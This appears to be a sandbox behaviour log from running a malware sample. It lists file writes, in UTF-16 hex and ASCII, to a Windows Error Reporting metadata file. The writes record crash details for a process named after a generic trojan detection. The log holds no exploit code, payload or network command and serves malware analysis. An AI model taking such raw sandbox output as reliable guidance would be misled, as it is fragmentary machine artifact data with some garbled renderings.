C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E1E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 37 00 31 00 34 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.7.1.4.0.<./.P.i.d.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	146	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 49 00 6e 00 66 00 6f 00 2e 00 63 00 6f 00 6d 00 2e 00 54 00 72 00 6f 00 6a 00 61 00 6e 00 2e 00 47 00 65 00 6e 00 65 00 72 00 69 00 63 00 4b 00 44 00 5a 00 2e 00 37 00 33 00 31 00 32 00 34 00 2e 00 31 00 39 00 31 00 37 00 30 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...1.9.1.7.0...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.0.0.0.0.0.0.0.0.0.0.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 37 00 32 00 30 00 38 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.5.7.2.0.8.<./.U.p.t.i.m.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".3.3.2.". .h.o.s.t.=.".3.4.4.0.4.".>.1. <./.W.o.w.6.4.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./. I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r. m.a.t.i.o.n.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 36 00 38 00 36 00 38 00 37 00 33 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z. e.>.1.0.6.8.6.8.7.3.6. <./.P.e. a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 36 00 38 00 36 00 30 00 35 00 34 00 34 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.1.0. 6.8.6.0.5.4.4.<./.V.i.r.t.u.a. l.S.i.z.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 32 00 38 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t. >.4.2.8.6. <./.P.a.g.e.F.a.u.l. t.C.o.u.n.t.>.	success or wait	1	6E1E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 36 00 31 00 30 00 39 00 35 00 36 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.6.1.0.9.5.6.8.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 36 00 31 00 30 00 31 00 33 00 37 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.6.1.0.1.3.7.6.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 30 00 30 00 32 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.2.0.0.2.0.0.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 30 00 30 00 30 00 30 00 32 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.2.0.0.0.2.4.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E1E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	126	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 31 00 31 00 31 00 36 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.1.1.1.1.6.0.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	110	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 30 00 38 00 38 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.1.1.0.8.8.8.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 34 00 30 00 30 00 38 00 39 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.8.4.0.0.8.9.6.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 34 00 30 00 39 00 30 00 38 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.8.4.0.9.0.8.8.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E1E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 34 00 30 00 30 00 38 00 39 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.8.4.0.0.8.9.6.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6E1E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER83D3.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 33 00 34 00 34 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.3.4.4.0.<./.P.i.d.>.	success or wait	1	6E1E497A	unknown
